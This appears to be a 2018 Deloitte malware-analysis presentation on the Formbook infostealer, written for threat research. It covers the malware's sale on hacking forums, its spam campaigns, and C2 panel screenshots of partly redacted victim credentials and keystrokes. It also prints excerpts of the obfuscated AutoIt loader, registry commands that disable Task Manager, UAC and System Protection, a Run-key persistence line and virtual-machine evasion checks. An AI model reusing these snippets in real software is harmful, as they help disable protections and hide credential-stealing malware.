


Deloitte.



**Inside Formbook infostealer
October 2018 – Gabriela Nicolao**

Inside Formbook infostealer

WHOAMI

- Information System Engineer and Teacher at UTN.
- Cryptography and Tele information Security Specialist at Facultad del Ejercito.
- 5 years working in Cyber Security at Deloitte.
- Among other things, I analyze malware. 😊

Inside Formbook infostealer



What is a Form-grabbing?

- Form-grabbing is a technique that helps to retrieve user information from a web data form before the information reaches a secure server.
 - Formgrabbers intercept HTTP(s) data and use inline hooking to redirect the function to one within the formgrabber and then transfer the execution flow back to the HTTP function to complete the request.
- Among the families that have used this technique we can find Zeus (2007), Andromeda (2011), Tinba (2012) and Spyeye (2009).
- For more information:
<https://www.virusbulletin.com/virusbulletin/2011/11/art-stealing-banking-information-form-grabbing-fire>


Inside Formbook infostealer Formbook Background

- Formbook is an infostealer that was advertised for sale in public hacking forums since February 2016.
- Offered by a user with the handle 'ng-Coder'
- At first, it was offered for free. Soon after it was advertised for sale for \$250.

FormBook [Formgrabber] reviewer wanted

 **ng-Coder** •
important pm only please
★★


02-12-2016, 03:16 AM



FormBook is advance Formgrabber I'm bring

- Coded in C/ASM
- Grab from Iexplore, Firefox and Chrome.
- Support HTTP, HTTPS, SPDY and HTTP/2
- Bin is Balloon Executable. (MPIE + MEE)

I think this is first time any public product wi

- Ring3 Kit (Lagos Island method)

Now I'm looking for one(1) experienced mer



If you're interested plz apply.

Application requirements:
Positive Reputation
Experience with Formgrabbers
Member can provide domain and hosting fo

PRICING

\$29 / Week <i>Full Package/Hosted</i>	\$59 / Month <i>Full Package/Hosted</i>
\$99 / 3 Month <i>Full Package/Hosted</i>	\$299 - Pro <i>Bin for your domain</i>

PAYMENT METHOD

 **bitcoin** -&-  **Perfect Money**

Inside Formbook infostealer Formbook Campaigns

- Formbook was used in a spam campaign in late 2017 targeting the aerospace, the defence contractor and the manufacturing sectors in South Korea and the USA.
- It was also observed in 2018, distributed via emails with doc, PDF or RTF files, using CVE-2017-8570, CVE-2017-0199 or CVE-2017-11882 exploits to finally download the Formbook malware.

Sources::

<https://www.fireeye.com/blog/threat-research/2017/10/formbook-malware-distribution-campaigns.html>

<https://blog.talosintelligence.com/2018/06/my-little-formbook.html>

<https://isc.sans.edu/forums/diary/Malspam+pushing+Formbook+info+stealer/23387/>


The screenshot shows the top portion of a FireEye blog post. The FireEye logo is in the top left, and navigation links for Solutions, Services, Partners, and Support are in the top right. The breadcrumb trail reads: Home > FireEye Blogs > Threat Research > Significant FormBook Distribution Campaigns Impacting the U.S. and South Korea. The main title of the article is "Significant FormBook Distribution Campaigns Impacting the U.S. and South Korea". Below the title, it says "October 05, 2017 | by Nart Villene". A dark sidebar on the right contains logos for Cisco and Talos, and icons for Software, Vulnerability Information, Reputation Center, and Library. Below the sidebar, the date "WEDNESDAY, JUNE 20, 2018" is displayed, followed by the title "My Little FormBook" and a note: "This blog post is authored by Warren Mercer and Paul Rascagneres."

The screenshot shows a blog post titled "Malspam pushing Formbook info stealer". It features social media sharing icons for Facebook, Twitter, and Google+. The author's name "Brad" is shown next to a profile picture and a "310 POSTS" badge, with "ISC HANDLER" written below. The "Introduction" section begins with: "I wrote a diary about malicious spam (malspam) pushing the Formbook information stealer [back in November 2017](#). Formbook malspam is still a thing. Recently, I've seen malspam with RTF attachments disguised as Word documents. These files use one of the recent exploits targeting unpatched versions of Microsoft Office like CVE-2017-8570 to infect computers with Formbook."

...volving the FormBook malware since May
...ents in a single phishing email. FormBook is
...service." This means an attacker can
...their desired parameters. This is
...malware such as FormBook. It is able to
.../ and in web forms) and can take

Inside Formbook infostealer

Formbook Detection Ratio




Date format: DD/MM/YYYY

Inside Formbook infostealer

Formbook Capabilities

- Formbook offers a PHP panel, where the buyers can track their victim's information (bots), including screenshots, keylogged data, and stolen credentials.
- Each bot can receive commands from the C2 (Command-and-Control) server to download and execute files, update and uninstall the bot, restart the system, etc.



Inside Formbook infostealer

Formbook Capabilities

Chrome	http://auth.mail.ru	tab: [redacted] login=[redacted]@mail.ru&password=[redacted] na20&saveauth=1&token=[redacted]a2b4 407acf...	Windows	user	Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537. 36 (KHTML, like Gecko) Chrome/61.0.3163 .100 Safari/537.36	2017-10-26 04:37:28	[redacted]	[redacted]	154.[redacted].22 3	[redacted]
Chrome	http://auth.mail.ru	tab: [redacted] Login ol [redacted] Domain mail.ru Password aug [redacted] saveauth 1 FromAccount 0	Windows	user	Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537. 36 (KHTML, like Gecko)	2017-10-26 04:37:26	[redacted]	[redacted]	154.[redacted].22 3	[redacted]

Bots Tasks

Total Bots: 39
 Online 3 Offline 33 Tot 3

Wählen Aufgabe: Download and Execute URL:

Bot ID	User	OS type	OS Version	Land	Flag	IP Adresse	Install date	Last activity	BV	Task	Status
6A [redacted]	User	Windows	Windows 8.1 Pro x64	N [redacted]	[redacted]	154.[redacted].	2017-10-11 12:59:19	2017-10-17 16:43:07	0.3.2	0	Offline
C90 [redacted]	Admin	Windows	Windows Web Server 2008 R2 x64	V [redacted]	[redacted]	66.[redacted].15	2017-10-12 09:15:35	2017-10-27 10:32:47	0.3.2	0	Online
3413 [redacted]	Miller	Windows	Microsoft Windows XP x86	V [redacted]	[redacted]	69.[redacted].248	2017-10-12 10:21:32	2017-10-20 09:32:33	0.3.2	0	Offline
C57 [redacted]	Emily	Windows	Windows 10 Pro x64	V [redacted]	[redacted]	69.[redacted].135	2017-10-12 10:24:00	2017-10-24 05:25:20	0.3.2	0	Offline
ADC [redacted]	Johnson	Windows	Windows 7 Professional x64	V [redacted]	[redacted]	69.[redacted].135	2017-10-12 10:25:29	2017-10-24 05:22:04	0.3.2	0	Offline
6B3 [redacted]	Adam Smith	Windows	Windows 7 Professional x86	K [redacted] G [redacted]	[redacted]	193.[redacted].7	2017-10-12 10:27:29	2017-10-12 10:27:29	0.3.2	0	Tot
BA735 [redacted]	Administrator	Windows	Microsoft Windows XP x86	K [redacted] G [redacted]	[redacted]	5.[redacted].49	2017-10-12 20:53:02	2017-10-25 22:08:49	0.3.2	0	Offline

Inside Formbook infostealer Formbook Capabilities

Keystrokes

Löschen alle Keystrokes: [Clear all Keystrokes](#)

Inhalt	OS type	User	Datum	Land	Flag	IP Adresse
<p><input checked="" type="checkbox"/> tab: [<-Del][<-Del]tune to sell [<-Del][<-Del][<-Del][<-Del][<-Del][<-Del][<-Del][<-Del][<-Del][<-Del]ne for colored LEAXN, bu tl th[<-Del][<-Del][<-Del][<-Del][<-Del][<-Del]. I th[<-Del]hough I could prucha[<-Del]se[<-Del][<-Del]aets neutera[<-Del][<-Del][<-Del][<-Del]ral colored pellets and c[<-Del]use organic colorant and have UL e[<-Del]re[<-Del]e[<-Del][<-Del]evala[<-Del]ate it [<-Del].[Enter]Does that le Deffe[<-Del] sound like a gooe a[<-Del][<-Del][<-Del]d appor[<-Del][<-Del]rocah?[Enter][Er[<-Del]Bil[<-Del]Enter][Enter] -- toto [<-Del][<-Del][<-Del][<-Del]oo much furxan[<-Del][<-Del][<-Del][<-Del]EXAN</p> <p>Google - Google Chrome miracast windows 7[Enter]</p> <p>WIDi - Wikipedia - Google Chrome</p>	Windows	billb	2017-10-27 10:36:01	V [REDACTED]	USA	96. [REDACTED] 45

Clipboard

Löschen alle Clipboard: [Clear all Clipboard](#)

Inhalt	OS type	User	Datum	Land	Flag	IP Adresse
<p><input type="checkbox"/> tab: Clipboard RE: RE: Splt Core Categoru arrangment - Message (HTML) 1. I did not send anything else for the All Products page. I sent two as listed below:</p>	Windows	billb	2017-10-27 10:36:01	V [REDACTED] en	USA	96. [REDACTED] 45
<p><input type="checkbox"/> tab: Clipboard Miracast with Windows 7 - Internet Explorer http://drivers.softp...</p>	Windows	billb	2017-10-27 09:59:54	V [REDACTED]	USA	96. [REDACTED] 45
<p><input type="checkbox"/> tab: Clipboard M-I,Qingdao Test Results - 写邮件 14:16:53 已保存 The an...</p>	Windows	zjb	2017-10-27 02:18:57	C [REDACTED]	China	114. [REDACTED] 8
<p><input type="checkbox"/> tab: Clipboard</p>	Windows	admin	2017-10-27 01:46:48	K [REDACTED] t	Italy	18. [REDACTED] 9

Inside Formbook infostealer

Formbook Analysis

Analyzed file:

- Hash:
*6e4ec3712cf641a31f4e9e4af7d9d7
a84fd7da4cc2875c6aceb9a283ed03
30d7*

Description:

- Winrar self-extracting file (SFX).
- Extracts the information in:
%LocalAppData%\temp\cne.
- Deletes the SFX file.
- Focus on: *axo.exe*, *pwn-axa* and *sni.mp3*.

Name	Size	Pack...	Type	Modified	CRC32
axo.exe	750,320	365,...	Application	1/29/2012 10:3...	4ACA8FDB
bbu.xl	590	475	XL File	7/18/2017 10:2...	18B0AB95
ege.dat	676	536	Microsoft ...	7/18/2017 10:2...	86400AAB
ehm.mp4	503	412	JPEG image	7/18/2017 10:2...	33B32900
eri.pdf	539	438	DAT File	7/18/2017 10:2...	61A6B83E
	622	502	MP4 Video	7/18/2017 10:2...	9DB11620
	545	442	Adobe Ac...	7/18/2017 10:2...	5A58A5A4
hlf.jpg	519	425	JPEG image	7/18/2017 10:2...	54DDE1A5
ihe.bmp	568	462	Bitmap im...	7/18/2017 10:2...	BEDAB313
jnr.pdf	527	428	Adobe Acr...	7/18/2017 10:2...	DDE1EFC6
kgx.pdf	628	503	Adobe Acr...	7/18/2017 10:2...	5AA1C732
lru.pdf	534	435	Adobe Acr...	7/18/2017 10:2...	20E208EA
mba.icm	538	440	ICC Profile	7/18/2017 10:2...	78D1AE75
mbo.ppt	620	498	Microsoft ...	7/18/2017 10:2...	2D8F4A29
muo.mp3	563	454	MP3 Form...	7/18/2017 10:2...	A7B6198F
	511	424	JPEG image	7/18/2017 10:2...	19F3F63A
	659	529	MP3 Form...	7/18/2017 10:2...	FD68FB88
	569	461	MP4 Video	7/18/2017 10:2...	B545AA7A
	571	464	XL File	7/18/2017 10:2...	0C56F310
	501	410	DAT File	7/18/2017 10:2...	69077DBB
pwm-axa	3,022,503	9,132	File	7/18/2017 10:2...	CEB01CC9
qao.bmp	613	496	Bitmap im...	7/18/2017 10:2...	50244A41
qkt.pdf	589	479	Adobe Acr...	7/18/2017 10:2...	0EF26C6A
sni.mp3	524	426	Bitmap im...	7/18/2017 10:2...	A69CEFOB
	550	446	Adobe Acr...	7/18/2017 10:2...	B08BF59C
	444,732	253,...	MP3 Form...	7/18/2017 10:2...	FBFEDAFA
	558	449	ICC Profile	7/18/2017 10:2...	3F02485D
	507	411	Icon	7/18/2017 10:2...	6922F81C
xjm.icm	570	461	ICC Profile	7/18/2017 10:2...	6D998C4C
xxj.pdf	620	495	Adobe Acr...	7/18/2017 10:2...	E74D3024

NES_Emulator NES_Emulator NES_Emulator
Path=%LocalAppData%\temp\cne
NES_Emulator NES_Emulator NES_Emulator

NES_Emulator NES_Emulator NES_Emulator
NES_Emulator NES_Emulator NES_Emulator
NES_Emulator NES_Emulator NES_Emulator
NES_Emulator NES_Emulator NES_Emulator
NES_Emulator NES_Emulator NES_Emulator
Silent=1
NES_Emulator NES_Emulator NES_Emulator
NES_Emulator NES_Emulator NES_Emulator
NES_Emulator NES_Emulator NES_Emulator
NES_Emulator NES_Emulator NES_Emulator
NES_Emulator NES_Emulator NES_Emulator
Update=UcE1U8
NES_Emulator NES_Emulator NES_Emulator
NES_Emulator NES_Emulator NES_Emulator
NES_Emulator NES_Emulator NES_Emulator
NES_Emulator NES_Emulator NES_Emulator
NES_Emulator NES_Emulator NES_Emulator
Setup=axo.exe pwm-axa

NES_Emulator NES_Emulator
Setup=axo.exe pwm-axa

Inside Formbook infostealer

Formbook Analysis

- The *pwm-axa* file looks like this...

```
pwm-axa
1
2
3 #-/ * - * / ÄyíØÿP+Úç¾t, ã@~<™fCÆ+èiï,,³J' l
4 #-/ * - * / ¶ >@Y, hăØ"˘ÉE¾ÇÌLÙ [¾+Eâ±ìCØ-óUÄKY°óçÒòUÔ¾eàóŽ, × |óè6ă¹Œ< Š¹Y,,ö
5 #-/ * - * / Ú ^ Ž, ²%f_ <M>#¾ã"ãè²Eù-'IEð'BaÀ, {òÈñ¶µ¶#“òÆEα`æV¹E`ùð|Œ'æİYµ
6 ; ^âÚãêµèqÿyE"íeÖÈÔæèxÉ^ä}Ñú£Ñã÷ >è¾QéàðT£"Í£YÝ»ÜÄ~
7 ; -µE, žé+P-BM¾óèèál¶ò»Iæ-ăèfÈù, ½
8 #-/ * - * / ,, #ă¾Û-^bÈªó!ÚíóÛç^
9 ; ýL³q°úîx`»ÄzÄq
10 ; >é'úp@^á¶æ
11 ; í•BòWÂá'òÀpŠ¥YÄ\
12 #-/ * - * / íÉ"æ¾Z¹ó™é+P' ý˘V÷ÀòjÄiŽ@¾^ >¥·ÁăbíW', ½¾°ÑiÉâÉ\ÉçúC-¾ăßšØ
13 ; ¹Ä-°òIEÏèò
14 ; ˘É}ª^è|öðEo^, ÉÁí`½eìðÓfšø, ...~ö^í«™u
15 #-/ * - * / ðcÜYÖQ' Aİ¥×%E¶P̄-eì×øfA"-ªh÷îêpÛóßpf_Űžîâ™Eûmä•îçÊœ¶šÛ÷}
16 #-/ * - * / è´²Bö\µSfof¾pNœ«-w±- >ð"×iP GE´Äi½-`wí¾YÈø,œè²é¥ÄúúF•q,,ç
17 #-/ * - * / êø•Ăµæ£ëùAù [ç`»ç"Í«`™yEú;ø,-òdŽP>gòfê¾E¾Úššò@N;ò"†ièsíi±Áéç;ÛúEÖícìòèú
18 ; äy±ú™c
19 ; †×À®ÛÄç¾q÷IY~çX
20 #-/ * - * / œóíí®Iž³µo±¾...³^úUóòbµ' »ja¾-†Ä, «Áí´šóí^Y-ªăàÊ®, .]÷ø³Uaú
21 #-/ * - * / ...îPw¾¼í™ö˘
22 ; ð^, g²úî¾ø³-wàEİö¶õçæóÂø]ç¶x+†pÈÄ™ç
23 ; "wöÈö"¿òÁ{<Y@ăăÊö»aðQÍš~ÉžŠÀiš
24 ; Ű°'èáoEÄö¾šòB"íÈ^zÍø»ñ
25 ; ³_Ü`ióv, làöŽH¶f²žšðŠăáÁ×ø¾š"ç-ðÑèBG Éòðøèª
26 ; ,, < °í´ª²ò³ñiÑiáíò"šPò`ðòµpÛo°žvø, íÀ, ©ÚDBp%E ý¾Z
```


Inside Formbook infostealer

Formbook Analysis

- The *sni.mp3* looks like this...

```
sni.mp3
1 j3d6qs5885701kn
2 5Xm2673yOh3317p39pgjv0LdLt4W67263S03SUh6984s2gydBO17II298DI3bj1J9Y
3 H4ijRni3s6Jbp66V7cjGoV77u
4 [Setting]
5 3Se20oS403W
6 k3v3X8i0545c846ERx6PZJ6073595Y1w291x56b9r5
7 90zapZ2o535fXz49IOa3q5IY5E5R7106826Zk1e0B8vH2t3LZ5Y66libH
8 J1Q0S3kI2gEc99h0iQp289g85gd83186761P6CQj99M8574pETnGj7208gu1I66414e9lw5xu
9 zQj0YXqn803OoUi1IM
10 sd_Keys=31344534393434353534323530434242373641383738383736424642434538453337424445313341333842443845433332393835
11 FU006
12 5m7J0BgBShMipIOBftcR3UQ1EfrWsF069353LGF61jb5Zpe8MnY03181M523L941r4u
13 Keys=fju
14 Z02p526B2eusboHt1
15 YL152B5B90T7e89zN5934VkJ627KE8v57LnY1E1J5432y68HomgW9f
16 O499A41oLF191o907A487ab1167S3v178181ML20YV8jqbzk8G96dlrS6h86j
17 3uU5388L
18 Dir=cne
```

Inside Formbook infostealer

Formbook Analysis


- The *sni.mp3* file includes interesting strings that were used during the execution.

```
[Setting]
sd_Keys=31344534393434353534323530434242373641383738383736424642434538453337424445313341333842443845433332393835
Keys=fju
Dir=cne
Key=WindowsUpdate
AuEx=pwm-axa
ExEc=axo.exe
StartUps=nug-BZeoa17C68j1BF884Xr52nF6mvI0538823d9uwkELR34Us
RP=fgv.hmf
sK=858
sN=slj.hxp
eof=hmf
inc=meq.cxe
```


Inside Formbook infostealer

Formbook Analysis

- The *axo.exe* file is an AutoIt script that is executed with the *pwm-axa* file as a parameter.
- The script decrypts Formbook and loads it in memory. In order to do that, it creates a file with a random name that contains Formbook's functionality and deletes it soon after loading it in memory. This file contains several functions with obfuscated names.



Inside Formbook infostealer

Formbook Analysis

- The created file looks like this...

```
Global Const $4350DEA878C5E4A2BAB83C4406A8B26B = 0x00006602
Global Const $75A2FB145F3605CA0DA3CA48D7B9C281 = 0x00006801
Global Const $1295974546E6E9CA72B1205FD83C6F10 = 0
Global $FDA831CE40AFAB1CCB2F146F9D71CF0F[3]
Global $6D8EA853F0F9D4F4725A7B18BA8E68E5, $6C3C44D956C1D408BA305F8620833447, $D7D52CFFCBB6745185B9DB4AFA2C8C13, $FF9A003592FB5AC6C447DC74647093B4,
$B9B82D98583A5C233FD445FABDD55983, $F39285179624EA59225A0BF28273C515, $79E6B6AD0E3929343C8227B45FDD4FFB
Global $3C02906DBD82FAE9BEDF15FA83019CD3 = @MIN + 1, $10408E6F4EE9BCC475D45187F7A61581 = @MIN + 1, $576E7ACF370C475C1F7CFFC8287D4894,
$D670D931AB625312A06C6E78CAF5F4FA, $5D33270AF08A87ABF453DC3CE78E09EC, $FD207A895B0E415C87F1962728B8263A,
$EF334541C41BF1292618BD324F33ECFF,$38FB60076F054E3721B05607F1809456
Global $C53E1AA287D0B74A8A796B2D3DB2DAE2, $C8E8F8600975B3E41D4C0AFA85BEDAB0, $3B3F342DCB843A363757E1DD2813D3FF, $8F5EBE1328FC2B2DC6016A70C366F083
$6D8EA853F0F9D4F4725A7B18BA8E68E5 = @ScriptDir & "\sni.mp3"
$989BD8DF7434150DDCC4E3AF84571E3 = IniRead($6D8EA853F0F9D4F4725A7B18BA8E68E5, "Setting", "Dir", '')
$9355FBBA246C8217C04EE3075C218909 = @TempDir & "\" & $989BD8DF7434150DDCC4E3AF84571E3
Sleep(100)
FileSetAttrib($9355FBBA246C8217C04EE3075C218909, "+H")
Sleep(100)
_S0x325952AE1C47E8F062A74927A1DBE55B()
Func _S0x325952AE1C47E8F062A74927A1DBE55B()
$39EE801D7E22D21808919DD1A991F950 = IniRead($6D8EA853F0F9D4F4725A7B18BA8E68E5, "Setting", "msg", '')
If $39EE801D7E22D21808919DD1A991F950 <> '' Then
_S0xCD06933F8DF7350D8A7AA4D9F1BAFB5B()
EndIf
$4FE9C92D9445918D1759387A12138EA3 = IniRead($6D8EA853F0F9D4F4725A7B18BA8E68E5, "Setting", "_S0x20057179D673181B71D4593BFB2A0450", '')
If $4FE9C92D9445918D1759387A12138EA3 <> '' Then
```

Inside Formbook infostealer

Formbook Analysis

The following features could be observed:

Hiding mechanism:

- The script changes the cne folder attributes to hide its content by executing command ***FileSetAttrib(\$cne_Folder_Path, "+H")***.

```
$FileAndPath_sni.mp3 = @ScriptDir & "\sni.mp3"  
$cne_Folder = IniRead($FileAndPath_sni.mp3, "Setting", "Dir", '')  
$cne_Folder_Path = @TempDir & "\" & $cne_Folder  
Sleep(100)  
FileSetAttrib($cne_Folder_Path, "+H") ; COMMENT: HIDES THE CNE FOLDER IN THE TMP FOLDER
```

Check default browser:

- The script will check the ***HKCR\http\shell\open\command*** registry key to know which internet browser the victim's machine uses by default.

Inside Formbook infostealer

Formbook Analysis

Protection disabling and anti-analysis:

Command	Description
<code>RegWrite("HKCU64\Software\Microsoft\Windows\CurrentVersion\Policies\System", "DisableTaskMgr", "REG_DWORD", "1")</code>	Disables Task Manager
<code>RegDelete("HKLM64\Software\Microsoft\Windows NT\CurrentVersion\SPP\Clients")</code>	Turns off the System Protection
<code>RegWrite("HKLM64\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System", "EnableLUA", "REG_DWORD", "0")</code>	Disables UAC (User Account Controls)

Inside Formbook infostealer

Formbook Analysis

Persistence mechanism:

- In order to remain persistent, it modifies the Run registry key with a new key named **“WindowsUpdate”** that instructs the execution of *axo.exe* along with *pwm-axa*.

```
If IsAdmin() Then
```

```
RegWrite("HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run", $WindowsUpdate, "REG_SZ", $cne_Folder_Path & "\" & $axo.exe & " " & FileGetShortName(FileGetShortName($cne_Folder_Path & "\" & $pwm-axa)))
```

```
Else
```

```
RegWrite("HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run", $WindowsUpdate, "REG_SZ", $cne_Folder_Path & "\" & $axo.exe & " " & FileGetShortName($cne_Folder_Path & "\" & $pwm-axa))
```

Name	Type	Data
(Default)	REG_SZ	(value not set)
WindowsUpdate	REG_SZ	C:\Users\ [redacted] \AppData\Local\Temp\cne\axo.exe C:\Users\ [redacted] \AppData\Local\Temp\cne\pwm-axa

Inside Formbook infostealer

Formbook Analysis

Protection disabling and anti-analysis:

- *VMwaretray.exe*
- *Vbox.exe*
- *VMwareUser.exe*
- *VMwareService.exe*
- *VboxService.exe*
- *vpcmap.exe*
- *VBoxTray.exe*
- *If DriveSpaceFree ("d:\") < 1 And ProcessExists ([VMWare or VBox]) then Exit*

Inside Formbook infostealer Formbook Analysis

Deletion and termination:

- It will look for process *svshost.exe* and terminate itself in case it finds more than two *svshost.exe* processes running:

```
If UBound(ProcessList("svshost.exe")) > 2 Then Exit ;  
ProcessSetPriority("svshost.exe", 5) ; COMMENT: 5=REAL
```

Inside Formbook infostealer

Similar files

- The following SFX files were found after the analyzed file:

Hash	Date
f2cee9dbdee406d64b9608e9042189b8db692b53710edce6a31cdc72318af255	17/7/2018
8e8c285a0b75999000152010bcf30f5e97562eddc768a5e085e2ab99a336f0d0	11/9/2018
e149a0d8fa52f7f4f74cf0e88811d0d95b318ea0e9597c6c9068bb96a9290ca6	11/9/2018
68b7f7446dc5e1134902226c39a792f39b01f66b86f1beabd4caa4560177073c	11/9/2018
fda3b25c2f7dab5edf0f98899f3b3be18138d725912872fc5cb9d4ff8876f147	11/9/2018
80867e23465a472482309a63b9201e37fd366e4e3151a8030fc61ed915316f48	12/9/2018
1549dd759e0651e04884229d1910cf3ffc075ee239a4d3ce45ad2d706d0501ee	13/9/2018
9e953b50293d323255e57a50d371ddb6b305249b75a85c75c28e50a36b489abd	14/9/2018

Inside Formbook infostealer

Conclusion

- Despite Formbook infostealer being around for a couple of years now, it was only noted after it was massively used in spam campaigns in late 2017. The fact that Formbook wasn't noticed before is probably because the developers didn't release the builder to the public, so it was easy for the developers to track its activities and turn it off in case they found that it was being used for purposes they did not intend or if it was gaining too much attention from the security community. Despite not being broadly used, Formbook represents a real threat, due to it being stealthier and more powerful than keyloggers.
- Similar to Agent Tesla Remote Access Trojan (RAT), the author initially offered a beta version of the product for free to receive feedback and make improvements.
- The "ng-coder" user indicates that FormBook should not be used for malicious purposes and after the spam campaigns were made public, he blocked Formbook's sales until further notice. According to its developer, "ng-Coder", Formbook should only be used to spy on family members or employees if they have the explicit right to do so. However, the claim itself is dubious given the remotely legitimate uses of such software.

Thank you

Deloitte.

